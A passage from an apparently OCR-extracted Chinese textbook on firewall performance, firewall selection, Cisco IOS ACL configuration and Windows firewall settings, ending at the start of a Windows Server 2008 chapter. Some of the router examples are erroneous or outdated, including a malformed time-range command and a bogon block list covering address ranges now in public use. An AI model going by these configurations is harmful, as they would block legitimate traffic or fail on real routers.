CPU 的主要任务是把网络上的流量从一个网段尽可能快速地转发到另外一个网段上，并且在转发过程中对此流量按照一定的访问控制策略进行许可检查、流量统计、访问审计等操作，这都要求防火墙对并发连接表中的相应表项进行不断的更新读写操作。如果不顾 CPU 的实际处理能力而贸然增大系统的并发连接表，势必影响防火墙对连接请求的处理延迟，造成某些连接超时，让更多的连接报文被重发，进而导致更多的连接超时，最后形成“雪崩效应”，致使整个防火墙系统崩溃。

3) 物理链路的实际承载能力将严重影响防火墙发挥出其对海量并发连接的处理能力

虽然目前很多防火墙都提供了 10/100/1000Mbps 的网络接口，但是，由于防火墙通常都

部署在 Internet 出口处，在客户端 PC 与目的资源中间的路径上，总是存在着瓶颈链路——该瓶颈链路可能是 2Mbps 专线，也可能是 512Kbps 乃至 64Kbps 的低速链路。这些拥挤的低速链路根本无法承载太多的并发连接，所以即便是防火墙能够支持大规模的并发访问连接，也无法发挥出其原有的性能。

有鉴于此，我们应当根据网络环境的具体情况和个人不同的上网习惯来选择适当规模的并发连接表。因为不同规模的网络会产生大小不同的并发连接，而用户习惯于何种网络服务以及如何使用这些服务，同样也会产生不同的并发连接需求。高并发连接数的防火墙设备通常需要客户投资更多的设备，这是因为并发连接数的增大牵扯到数据结构、CPU、内存、系统总线、网络接口等多方面因素。如何在合理的设备投资和实际上所能提供的性能之间寻找一个黄金平衡点将是用户选择产品的一个重要任务。按照并发连接数来衡量方案的合理性是一个值得推荐的办法。

以每个用户需要 10.5 个并发连接来计算，一个中小型企业网络(1000 个信息点以下，容纳 4 个 C 类地址空间)大概需要 10.5×1000=10 500 个并发连接，因此支持 20 000～30 000 最大并发连接的防火墙设备便可以满足需求；大型的企事业单位网络(比如信息点数在 1000～10 000 之间)大概会需要 105 000 个并发连接，所以支持 100 000～120 000 最大并发连接的防火墙就可以满足企业的实际需要； 而对于大型电信运营商和 ISP 来说，电信级的千兆防火墙(支持 120 000～200 000 个并发连接)则是恰当的选择。为较低的需求而采用高端的防火墙设备将造成用户投资的浪费，同样为较高的客户需求而采用低端设备将无法达到预计的性能指标。利用网络整体上的并发连接需求来选择适当的防火墙产品可以帮助用户快速、准确地定位所需要的产品，避免对单纯某一参数“愈大愈好”的盲目追求，可缩短设计施工周期，节省企业的开支，从而为企业实施最合理的安全保护方案。

在利用并发连接数指标选择防火墙产品的同时，产品的综合性能、厂家的研发力量、资金实力、企业的商业信誉和经营风险以及产品线的技术支持和售后服务体系等都应当纳入采购者的考虑范围，将多方面的因素结合起来进行综合考虑，切不可盲目地听信某些厂家的广告宣传，要根据自己业务系统、企业规模、发展空间、自身实力等因素多方面进行考虑。

3. 吞吐量

网络中的数据是由一个个数据包组成的，防火墙对每个数据包的处理都要耗费资源。吞吐量是指在没有帧丢失的情况下，设备能够接受的最大速率。其测试方法是：在测试中以一定速率发送一定数量的帧，并计算待测设备传输的帧，如果发送的帧与接收的帧数量相等，那么就将发送速率提高并重新测试；如果接收帧少于发送帧则降低发送速率重新测试，直至得出最终结果。吞吐量测试结果以 b/s 或 B/s 表示。

随着 Internet 的日益普及，内部网用户访问 Internet 的需求在不断增加，一些企业也需要对外提供诸如 WWW 页面浏览、FTP 文件传输、DNS 域名解析等服务，这些因素会导致网络流量的急剧增加，而防火墙作为内外网之间的唯一数据通道，如果吞吐量太小，就会成为网络瓶颈，从而给整个网络的传输效率带来负面影响。因此，考察防火墙的吞吐能力有助于我们更好地评价其性能表现。这也是衡量防火墙性能优劣的重要指标。

吞吐量的大小主要由防火墙内网卡及程序算法的效率决定，尤其是程序算法，会使防

火墙系统进行大量运算，通信量大打折扣。因此，大多数防火墙虽号称 100MB 防火墙，由于其算法依靠软件实现，通信量远远没有达到 100MB，实际只有 10MB～20MB。纯硬件防火墙，由于采用硬件进行运算，因此吞吐量可以达到线性 90MB～95MB，是真正的 100MB 防火墙。

对于中小型企业来讲，选择吞吐量为百兆级的防火墙即可满足需要，而对于电信、金融、保险等大公司大企业部门就需要采用吞吐量千兆级的防火墙产品。

4. 安全过滤带宽

安全过滤带宽是指防火墙在某种加密算法标准下，如 DES(56b)或 3DES(168b)下的整体过滤性能。它是相对于明文带宽提出的。一般来说，防火墙总的吞吐量越大，其对应的安全过滤带宽越高。

5.6.2　选购防火墙的注意事项

对于公司网络安全来说，防火墙起的是关键性的作用，只有它才可以防止来自互联网上永不停止的各种威胁。防火墙的选择对远程终端连接到中心系统获取必要资源或完成重要任务的影响也非常大。当选择基于硬件的防火墙时，应当考虑以下 10 个方面的因素，以确保企业实现投资、安全性和生产力的最大化。

1. 必须可以提供值得信赖的安全

在市面上，UTM 的种类非常多。根据商业模式的不同，一些网络安全设备可以提供大量的功能和全面的服务，但是需要公司承担高昂的价格；另一些则只包含了基本的服务，但采购的成本也很低。

因此，选择的防火墙一定要确保品牌是公认和值得信赖的。Barracuda、思科、SonicWALL 公司和 WatchGuard 都属于拥有较大市场份额的著名品牌，它们获得的市场份额就是可以提供值得信赖安全的最好说明。无论你选择什么品牌的防火墙，都应该确保其通过了国际计算机安全协会(ICSA)的认证，符合数据包检测的行业标准。

2. 具有良好的易用性

在安全方面，全球跨国企业需要多级控制管理，但即使是这些需要大量保护的企业也不应该将设备配置方式限定在命令行模式下。很多防火墙都可以在提供高度安全性的同时，提供友好的图形界面以方便管理。

这样做的优点有几个方面。图形用户界面有助于防止安装时出现错误。在图形用户界面下，用户更容易地诊断和纠正故障。图形用户界面也更便于培训工作人员，以及进行调整、升级和更新。

在选择基于硬件的防火墙时，考虑到易用性也会带来很大的好处。一个平台越容易进行管理，就越容易找到可以进行安装、维护、故障处理等工作的专业人士。

3. 必须包含 VPN 支持

防火墙存在的目的并不只限于防止网络黑客的攻击、非法数据输出。一个好的防火墙

还应该可以在为远程连接建立安全通道，并对其进行监测。在选择基于硬件的防火墙时，应该确保其支持同类设备的基于 SSL-和 IPSec-保护的 VPN 连接(以保护点到点或站点到站点 VPN)，让员工可以实现安全连接。

4. 功能选择要符合实际需求

在网络策略中，防火墙通常承担公司网络的互联网网关的角色。对于规模较小的办公室，可以让防火墙承担双重责任，即既作为安全设备又作为网络交换机。同时，对于规模较大的办公环境来说，防火墙属于更大结构的组成部分，这时，它承担的唯一责任就是对流量进行过滤。

确保防火墙可以对负载进行分配管理。这就意味着它需要配备必要的以太网端口，并拥有适当的速度(如果有必要的话，应该选择 10Mbps/100Mbps/1000Mbps)。但还有更多要注意的因素，确保你选择的防火墙拥有进行数据包检查的功能，并且可以提供安全服务网关和路由功能。

特别要注意的是，制造商关于支持最大节点数目的建议。如果超过了路由器的能力，就可能会出现错误，数据传输就会因缺乏许可或者超过支持范围而中断。

5. 应该拥有可靠的技术支持

硬件出现问题是有可能的。更坏的情况可能是，即使是新购买的硬件防火墙也不意味着它一定可以正常工作。全天候的技术支持以及部署过程中的全面技术支持应当包含在和防火墙制造商签订的技术支持合同中。

在购买前，应该拨打制造商技术支持团队的电话，了解部署和配置方面的问题。根据答复的速度和内容等情况，可以确定在实地部署出现问题时你将获得服务的情况。

6. 关注无线网络安全

即使在选择基于硬件的防火墙时，公司并不认为这是必需的情况下，也应该将无线网络功能包含进来。IT 团队可以在部署的时间关闭无线网络功能。增加无线局域网功能会导致购买成本增加，但对于客户或方便地连接访问网络来说，这是必需的。安全的无线连接是很容易获得的(并不需要购买一台全新的路由器)。对于一家处于变化中的公司企业来说，无线局域网功能可能被证明是必要的。

7. 可以提供网关安全服务

通过设置防火墙，很多公司成功地降低了病毒、间谍软件和垃圾邮件带来的大量威胁。与传统的域控制器和其他服务器相比，防火墙在功能、运行时间和成本上更有优势。用户可以选择在防火墙而不是传统的域控制器或其他服务器上部署这些服务。

8. 能够进行内容过滤

现在很多 IT 部门都选择使用 Open DNS 进行内容过滤，一些防火墙制造商也在设备中提供了网页过滤的选择。对于所有和业务有关的网络服务来说，都需要利用网关安全服务进行内容过滤。这样做的优点是可以实现功能集成在一台设备中。但缺点是，你需要支付相关的费用。

因此，在选择基于硬件的防火墙解决方案时，要考虑到公司的需求和预算情况，确定

是否应该由防火墙管理内容过滤功能。如果答案是肯定的话，应选择一个包含了可靠成熟内容过滤功能的防火墙。

9. 可以提供专业的监测和报告


防火墙可以对关键网络任务进行管理。仅仅一个工作日，一台路由器就可以阻止成千上万的入侵企图、防范各种攻击，并记录失败的网络连接。但这些信息只有包含在易于获取的格式中时，才能为网络管理员提供有效的帮助。

对于防火墙来说，不仅需要对重要事件进行监控，而且应该将数据以兼容的格式保存起来。一个优秀的防火墙应该至少可以利用电子邮件为重要事件提供警告。

10. 了解是否具备故障转移功能

一些公司可能需要广域网故障转移功能，或者冗余的互联网连接进行自动故障检测和纠正。很多防火墙都不具备自动故障转移支持模式。如果该功能对贵公司来说是至关重要的话，请确认你选择的防火墙包含了无缝切换模式；即使是高端防火墙，在默认情况下，也不一定包括这样的功能。

此外，请确保选择的模式符合公司的使用情况。举例来说，如果一个单位拥有两个 RJ-45 广域以太网端口的话，在第 2 个端口运行无线网卡将没有什么好处。在这种情况下，USB 接口的 GSM 卡或适配器才是比较适当的选择。



5.7　回到工作场景

随着网络的逐渐发展，Cisco 路由器在运行 IOS 的软件上也支持更多的安全特性，Cisco IOS 防火墙特性集为每一个网络周边集成了稳健的防火墙功能和入侵检测，丰富了 Cisco IOS 安全功能。如果与 Cisco IOS IPSec 软件和其他基于 Cisco IOS 软件的技术(例如 L2TP 隧道和服务质量)相结合，Cisco IOS 防火墙特性集可以提供一个全面、集成的虚拟专用网络(VPN)解决方案。Cisco IOS 软件可用在广泛的 Cisco 路由器平台上，允许用户根据带宽、LAN/WAN 密度和多种服务需求选择路由器平台，同时从先进的安全性中受益。

访问控制列表(Access Control List，ACL) 是路由器接口的指令列表，用来控制端口进出的数据包。访问列表就是一系列允许和拒绝条件的集合，通过访问列表可以过滤发进和发出的信息包的请求，实现对路由器和网络的安全控制。路由器一个一个地检测包与访问列表的条件，在满足第一个匹配条件后，就可以决定路由器接收或拒收该包。

基于此，网络管理员通过使用边界的 Cisco 路由器内置的一些防火墙功能，配置定时 ACL，实现了公司的要求。设置方法如下：

```
Router(config)#time-range weekdays
Router(config-time-range)#period weekdays 9:00 to 12:00
Router(config)#time-range weekdays
Router(config-time-range)#period weekdays 13:00 to 17:00
```

其中：time-range 可以使用 periodic 定义一个周期，也可以使用 absolute 定义一个时间段。



5.8 工作实训营

5.8.1 训练实例

1. 利用 ACL 过滤特定的报文

针对应用实例导航中所述的报文碎片(Fragments)攻击、ICMP 攻击和 TCP SYN 攻击，可以用配置 ACL 来过滤这些报文，以减少这些攻击。

为了防范报文碎片攻击，可以过滤所有不完整的 IP 报文，方法是：

```
Router(config)# access-list 139 deny ip any any fragments
```

为了防范 ICMP 攻击，可以过滤所有 ICMP 报文，方法是：

```
Router(config)#access-list 139 deny icmp any any  //过滤所有 ICMP 报文
```

若仅过滤 ping 包，允许其他 ICMP 报文，可以按下述方法配置：

```
Router(config)#access-list 139 deny icmp any any echo
Router(config)#access-list 139 deny icmp any any echo-reply
```

为了防范 TCP SYN 攻击，需过滤所有的半连接，方法是(为展示命名 ACL 的定义方法，这里定义了一个命名 ACL)：

```
Router(config)# ip access-list extended tcp-syn-flood
Router(config-ext-nacl)# permit tcp any 10.0.1.0 0.0.255.255 established
```

完成 ACL 定义后，需要将 ACL 应用到相应的接口，方法是

```
Router(config)# interface ethernet1
Router(config-if)# ip access-group tcp-syn-flood in    //应用命名 ACL
Router(config-if)# ip access-group 139 out             //应用编号 ACL
```

2. 利用 ACL 应对网络攻击

Sadness 公司在某日发现其广域网带宽全部耗尽，各种服务运行缓慢。后接到 ISP 方面的责难电话，问他们为什么要攻击 ISP 接入路由器。Sadness 公司对此进行了查找，发现大量未知 IP 地址通过 Sadness 公司网络对外发送大量报文。事后发现是黑客攻破了一台 Sadness 内部网络的主机，并在该主机上使用伪造的源 IP 地址，对运营商的路由器进行攻击。网络管理员在边界路由器上作了如下配置：

首先，将各种攻击常用的地址段进行了屏蔽，并只让合法的 IP 地址发送对外流量，方法是：

```
Router(config)# ip access-list extended egress-acl
Router(config-ext-nacl)# deny ip any 1.0.0.0 0.255.255.255
Router(config-ext-nacl)# deny ip any 2.0.0.0 0.255.255.255
Router(config-ext-nacl)# deny ip any 5.0.0.0 0.255.255.255
Router(config-ext-nacl)# deny ip any 7.0.0.0 0.255.255.255
```

```
Router(config-ext-nacl)# deny ip any 23.0.0.0 0.255.255.255
Router(config-ext-nacl)# deny ip any 27.0.0.0 0.255.255.255
Router(config-ext-nacl)# deny ip any 172.16.0.0 0.15.255.255
Router(config-ext-nacl)# deny ip any 192.168.0.0 0.0.255.255
Router(config-ext-nacl)# deny ip any 224.0.0.0 15.255.255.255
Router(config-ext-nacl)# deny ip any 240.0.0.0 15.255.255.255
Router(config-ext-nacl)# deny ip any 0.0.0.0 0.255.255.255
Router(config-ext-nacl)# deny ip any 169.254.0.0 0.0.255.255
Router(config-ext-nacl)# deny ip any 192.0.2.0 0.0.0.255
Router(config-ext-nacl)# permit ip 46.1.0.0 0.0.255.255 any
Router(config-ext-nacl)# deny ip any any
Router(config-ext-nacl)# exit
Router(config)# interface ethernet1
Router(config-if)# ip access-group egress-acl out
```

为了防止内部人员对外部网络进行攻击，接着还需要限制出口的ICMP流量和Taceroute流量，方法是

```
Router(config)# ip access-list extended ICMP-traceroute
Router(config-ext-nacl)# permit icmp host 46.1.2.3 any echo
Router(config-ext-nacl)# permit icmp 46.1.0.0 0.0.255.255 any
parameter-problem
Router(config-ext-nacl)# permit icmp 46.1.0.0 0.0.255.255 any packet-too-big
Router(config-ext-nacl)# permit icmp 46.1.0.0 0.0.255.255 any source-quench
Router(config-ext-nacl)# deny icmp any any
Router(config-ext-nacl)# deny udp any any range 33400 34400
Router(config-ext-nacl)# exit
Router(config)# interface ethernet1
Router(config-if)# ip access-group ICMP-traceroute out
```

3. 利用 ACL 阻止不必要的服务

通常公司内部容易造成安全威胁的软件是各类即时通信产品(如 QQ、MSN)，同时大量的 P2P 应用(如 BT、电驴等)会导致带宽拥塞，因此需要阻止这些不必要的网络服务。

(1) 如果 Sadness 公司不希望员工使用 Microsoft MSN，可以通过 ACL 来禁用这个服务，方法是

```
Router(config)# ip access-list extended MSN
Router(config-ext-nacl)# deny tcp any any eq 1503
Router(config-ext-nacl)# deny tcp any any eq 1863
Router(config-ext-nacl)# deny tcp any any eq 6891
Router(config-ext-nacl)# deny udp any any eq 1863
Router(config-ext-nacl)# deny udp any any range 13324 13325
Router(config-ext-nacl)# deny tcp any any eq 569
Router(config-ext-nacl)# deny udp any any eq 569
Router(config-ext-nacl)# deny ip any 64.4.13.0 0.0.0.255
Router(config-ext-nacl)# deny ip any host 207.46.104.20
Router(config-ext-nacl)# deny ip any 207.46.96.0 0.0.0.255
Router(config-ext-nacl)# exit
Router(config)# interface ethernet1
Router(config-if)# ip access-group MSN out
```

(2) 如果 Sadness 公司不希望员工使用电驴(banedonkey)，也可以通过 ACL 进行过滤，方法是

```
Router(config)# ip access-list extended banedonkey
Router(config-ext-nacl)# deny tcp any any range 4661 4662
Router(config-ext-nacl)# deny tcp any any range 4242 4243
Router(config-ext-nacl)# deny udp any any eq 4665
Router(config-ext-nacl)# exit
Router(config)# interface ethernet1
Router(config-if)# ip access-group banedonkey in
Router(config-if)# ip access-group banedonkey out
```

5.8.2 工作实践常见问题解析

(1) 怎么样关闭防火墙？

我们知道防火墙是保护计算机的第一道屏障，所以一般应用我们都推荐开启防火墙，但有时局域网联机等其他操作确实要关闭防火墙，否则内网容易存在冲突，无法实现内网互联，那么对于内网用户来说如何关闭防火墙呢？下面就与大家分享下怎么关闭防火墙。关闭防火墙其实也比较简单，下面介绍一种轻松实现关闭防火墙的方法。

采用最原始的方法，步骤如下。

① 打开【我的电脑】窗口，再选择【控制面板】选项，如图 5.32 所示，打开【控制面板】窗口。




图 5.32 选择【控制面板】选项

② 在【控制面板】窗口中，我们再选择【安全中心】选项，如图 5.33 所示。

③ 进入安全中心之后就可以看到 Windows 防火墙了，对防火墙进行相应设置后可以选择关闭防火墙，单击【确认】按钮保存后，再单击【退出】按钮即可。



图 5.33 选择【安全中心】选项

(2) Windows 7 自带的防火墙如何设置？

防火墙对于每一个计算机用户的重要性不言而喻，尤其是在当前网络威胁泛滥的环境下，通过专业可靠的工具来帮助自己保护计算机信息安全十分重要。市场上杀毒软件的品牌繁多，但并非每款都为用户提供了防火墙功能，很多用户在安装了杀毒软件后，还要找一款专业的防火墙，以及打补丁工具等，这的确有点多此一举的感觉，因为 Windows 操作系统自带的防火墙其实就不错，特别是如果你使用的是 Windows 7 操作系统，那么启用 Windows 7 自带的防火墙就能达到较好的效果，下面一起来看看。

Windows 7 操作系统发布已有一段时间，其美观性和易用性受到用户的广泛好评。在系统安全性方面 Windows 7 也作出了很多的改进，包括 UAC 和防火墙功能，Windows 7 自带的防火墙与老版 Windows 系统的防火墙功能相比功能更实用，且操作更简单。如防火墙的启动，我们只需通过 Windows 7【开始】菜单打开【控制面板】窗口，然后选择【系统和安全】选项，即可找到【Windows 防火墙】选项，如图 5.34 和图 5.35 所示。



图 5.34 Windows 7 控制面板

图 5.35 【Windows 防火墙】选项

很多用户可能知道，在 Windows 防火墙的设置中，一旦防火墙设置不好，除了会阻止网络恶意攻击之外，甚至会阻挡用户正常访问互联网，所以不敢轻易动手。如果是安装了专业的全功能安全软件，那这个难题完全交给它就能很好地解决，但现在需要用户手动来开启 Windows 防火墙也并不困难。进入【用户 Windows 防火墙】设置窗口，如图 5.36 所示，

选中【启用 Windows 防火墙】单选按钮即可开启防火墙，而且就算用户进行了某些错误的操作影响上网也不必担心， Windows 7 操作系统提供了防火墙“还原默认设置”功能，如图 5.37，用户只需单击【还原默认设置】按钮即可马上将防火墙还原到初始状态。



图 5.36　防火墙自定义设置　　　　图 5.37　还原防火墙默认设置


(3) 从低到高，Windows 7 防火墙覆盖了所有用户。

如果高级用户非常了解 Windows 防火墙，可以进行更加详细全面的配置，单击进入【高级设置】项，【出入站规则】、【连接安全规则】等选项都可以在这里进行自定义配置。当然，如果用户已经安装有全功能专业安全软件，那么所有这些都交给安全软件代为管理即可。

单击主界面左侧的【打开或关闭 Windows 防火墙】选项打开防火墙的【自定义设置】界面，从中用户可以分别对局域网和公网采用不同的安全规则，两个网络中用户都有【启用】和【关闭】两个选择，如图 5.38 所示，也就是启用或者是禁用 Windows 防火墙。当启用了防火墙后，还有两个复选项可以选择，其中【阻止所有传入连接】复选框在某些情况下是非常实用的，当用户进入到一个不太安全的网络环境时，可以暂时选中这个复选框，禁止一切外部连接，即使是 Windows 防火墙设为“例外”的服务也会被阻止，这就为处在较低安全性的环境中的计算机提供了较高级别的保护。



图 5.38　防火墙



本章习题

一、选择题

1. 下列(　　)不是硬件防火墙的端口。

A. WAN　　B. LAN　　C. DMZ　　D. USB

2. 下列(　　)不是 CPU 构架下的防火墙分类。

A. X86 架构防火墙　　B. Windows 7 防火墙

C. NP 架构防火墙　　D. ASIC 架构防火墙

二、思考题

1. 防火墙的局限性有哪些？
2. 如何彻底关闭防火墙？

第 6 章

Windows Server 2008 的安全技术



本章主要学习 Windows Server 2008 的安全问题，要点如下。

- Windows Server 2008 的基本知识。
- Windows Server 2008 的安全模块和常用功能。
- Windows Server 2008 的基本设置。

技能目标

- 学会安装 Windows Server 2008。
- 基本掌握高级安全 Windows 防火墙的设置方法。
- 熟练 Windows Server 2008 相关安全设置。
- 使用 Windows Server 2008 的安全功能实现有关功能。




6.1 工作场景导入

相信很多人都知道 Windows Server 2008 系统的安全功能非常强大，而它的强大之处不仅仅是新增加了一些安全功能，而且还表现在一些“不起眼”的传统功能上。用户可以在 Windows Server 2008 系统下完成如下功能。

(1) 限制使用迅雷进行恶意下载。在管理、维护局域网的过程中，网络管理员或许经常会遇到这样的一种现象，那就是一些不自觉的上网用户往往会在局域网中偷偷使用电驴、迅雷这样的 P2P 工具，来下载大容量的电影或其他多媒体数据，这种恶意下载操作消耗掉局域网中有限且宝贵的带宽资源，并且很容易造成整个局域网网络不能稳定地运行。要求：利用 Windows Server 2008 系统新增加的高级安全防火墙功能，来控制局域网内的迅雷恶意下载行为。

(2) 在多人共同使用一台计算机进行工作时，我们肯定不希望普通用户随意使用迅雷工具进行恶意下载，这样不但容易浪费本地系统的磁盘空间资源，而且也会大大消耗本地系统的上网带宽资源。要求：利用 Windows Server 2008 系统新增加的高级安全防火墙功能，来控制他人在计算机上使用迅雷恶意下载的行为。

(3) 禁止普通用户随意上网访问。通常 Windows Server 2008 系统都被安装到重要的计算机中，为了防止该计算机系统受到安全威胁，我们往往需要想办法限制普通用户在该系统中随意上网访问；但是如果简单关闭该系统的上网访问权限，又会影响特权用户正常上网。要求：利用 Windows Server 2008 系统限制普通用户上网，而又不影响特权用户进行上网访问。



6.2 Windows Server 2008 概述

6.2.1 Windows Server 2008 的新特性

历时三年的研发，微软终于在 2008 年推出了新一代的 Windows Server 系统。在过去的一段时间中，Windows Server 的前一代产品 Windows Server 2000/2003 均得到了用户的一致好评。而且无论是大型企业用户还是中小型用户都对 Windows Server 2000/2003 给予了足够的肯定。

Windows Server 2008 是跨时代的产品，各项特性和功能进一步提高，Windows Server 2008 在其安全性、灵活性、移动性、可靠性方面得到了进一步的提高。具体表现如下。

(1) 安装过程更加友好。Windows Server 2008 的安装过程基本是在一个图形用户界面的环境下完成的，并且处理大部分初始化工作。从安装完成到能够正常使用，整个过程大约需要 15 分钟(按照不同计算机配置有一些不同)，基本能够实现无人值守安装。在 Windows Server 2008 的整个安装过程，我们需要进行输入的唯一信息就是产品的密钥。

(2) 服务器管理控制台的功能得到进一步提升。Windows Server 2008 的服务器管理控

制台(Server Manager)得到了进一步的升级强化，除了能让管理员添加服务器角色和配置服务器的细节外，新的服务器管理控制台还允许配置时间和时区、设定 Windows Update 等其他一些在过去的安装过程中弹出来的问题，大大减少了手动安装系统的时间。统一的管理界面给用户呈现了一个清晰的服务器配置界面，用户可以根据自己的需要和爱好随意修改和编辑其中的设置。

(3) 虚拟化。虚拟化是 Windows Server 2008 的一个重大创新功能。Windows Server 2008 的虚拟化功能能“创建”许多的虚拟服务器，最大限度地发挥 Windows Server 2008 的作用。它的 Hyper.V 技术可让用户无须购买任何供应商的软件，即能将服务器角色虚拟化，使其成为在单一实体机器上执行的不同虚拟机器(VM)。Windows Server Hyper.V 系属下一代 Hypervisor.based 服务器虚拟化技术，可让用户整合服务器，以便能更有效地使用硬件，以及增强终端机服务(TS)功能，改善演示虚拟化(Presentation Virtualization)，并使用更简单的授权条款让用户能更直接地使用这些技术。

(4) 新增网络访问保护 NAP(Network Access Protection)系统，使得企业的个人计算机必须完成一系列的管理性测试和任务，否则是不能连接到网络的，这大大地加强了整个企业中网络的安全性和稳定性。

(5) Windows Server 2008 的防火墙针对 Windows Server 2000/Windows Server 2003 有着极大的改进，之前的操作系统，其自带的防火墙功能过于简陋，而 Windows Server 2008 修改之后的高级防火墙让系统的安全性大幅提升。

Windows Server 2008 的防火墙是基于主机的状态防火墙，它整合了主机防火墙和 IPSEC，对防火墙和企业内部的网络攻击进行防护。它不但支持双向保护，即可以对出站、入站进行过滤，而且将 Windows 防火墙功能和 Internet 协议安全(IPSEC)集成到一个控制台中。使用这些高级选项可以按照环境所需的方式配置密钥交换、数据保护(完整性和加密)以及身份验证设置。并且 WFAS 还可以实现规则配置，则可进一步提高安全性。如果数据包与规则中的标准不匹配，防火墙将丢弃该数据包，并在防火墙日志文件中创建条目(如果启用了日志记录)。

(6) 独创的只读域控制器(Read Only Domain Controllers，RODC)。它是用户可以安装在远程站点的域控制器，借助 RODC，系统可以在无法保证物理安全性的位置中轻松部署域控制器，RODC 承载着 Active Directory 域服务数据库的只读部分。

6.2.2　Windows Server 2008 的安装与登录

如何安装 Windows Server 2008 并登录其主页面呢？具体操作如下：

(1) 将 Windows 操作系统光盘插入光驱，并以光驱引导，出现如图 6.1 所示的界面，表示引导成功。

(2) 选择语言、键盘和输入方式等信息，并单击【下一步】按钮继续，如图 6.2 所示。

(3) 单击【现在安装】按钮，如图 6.3 所示。

(4) 选中要安装的 Windows Server 2008 版本，如图 6.4 所示，单击【下一步】按钮继续。




图 6.1　安装界面 1



图 6.2　安装界面 2



图 6.3　安装界面 3

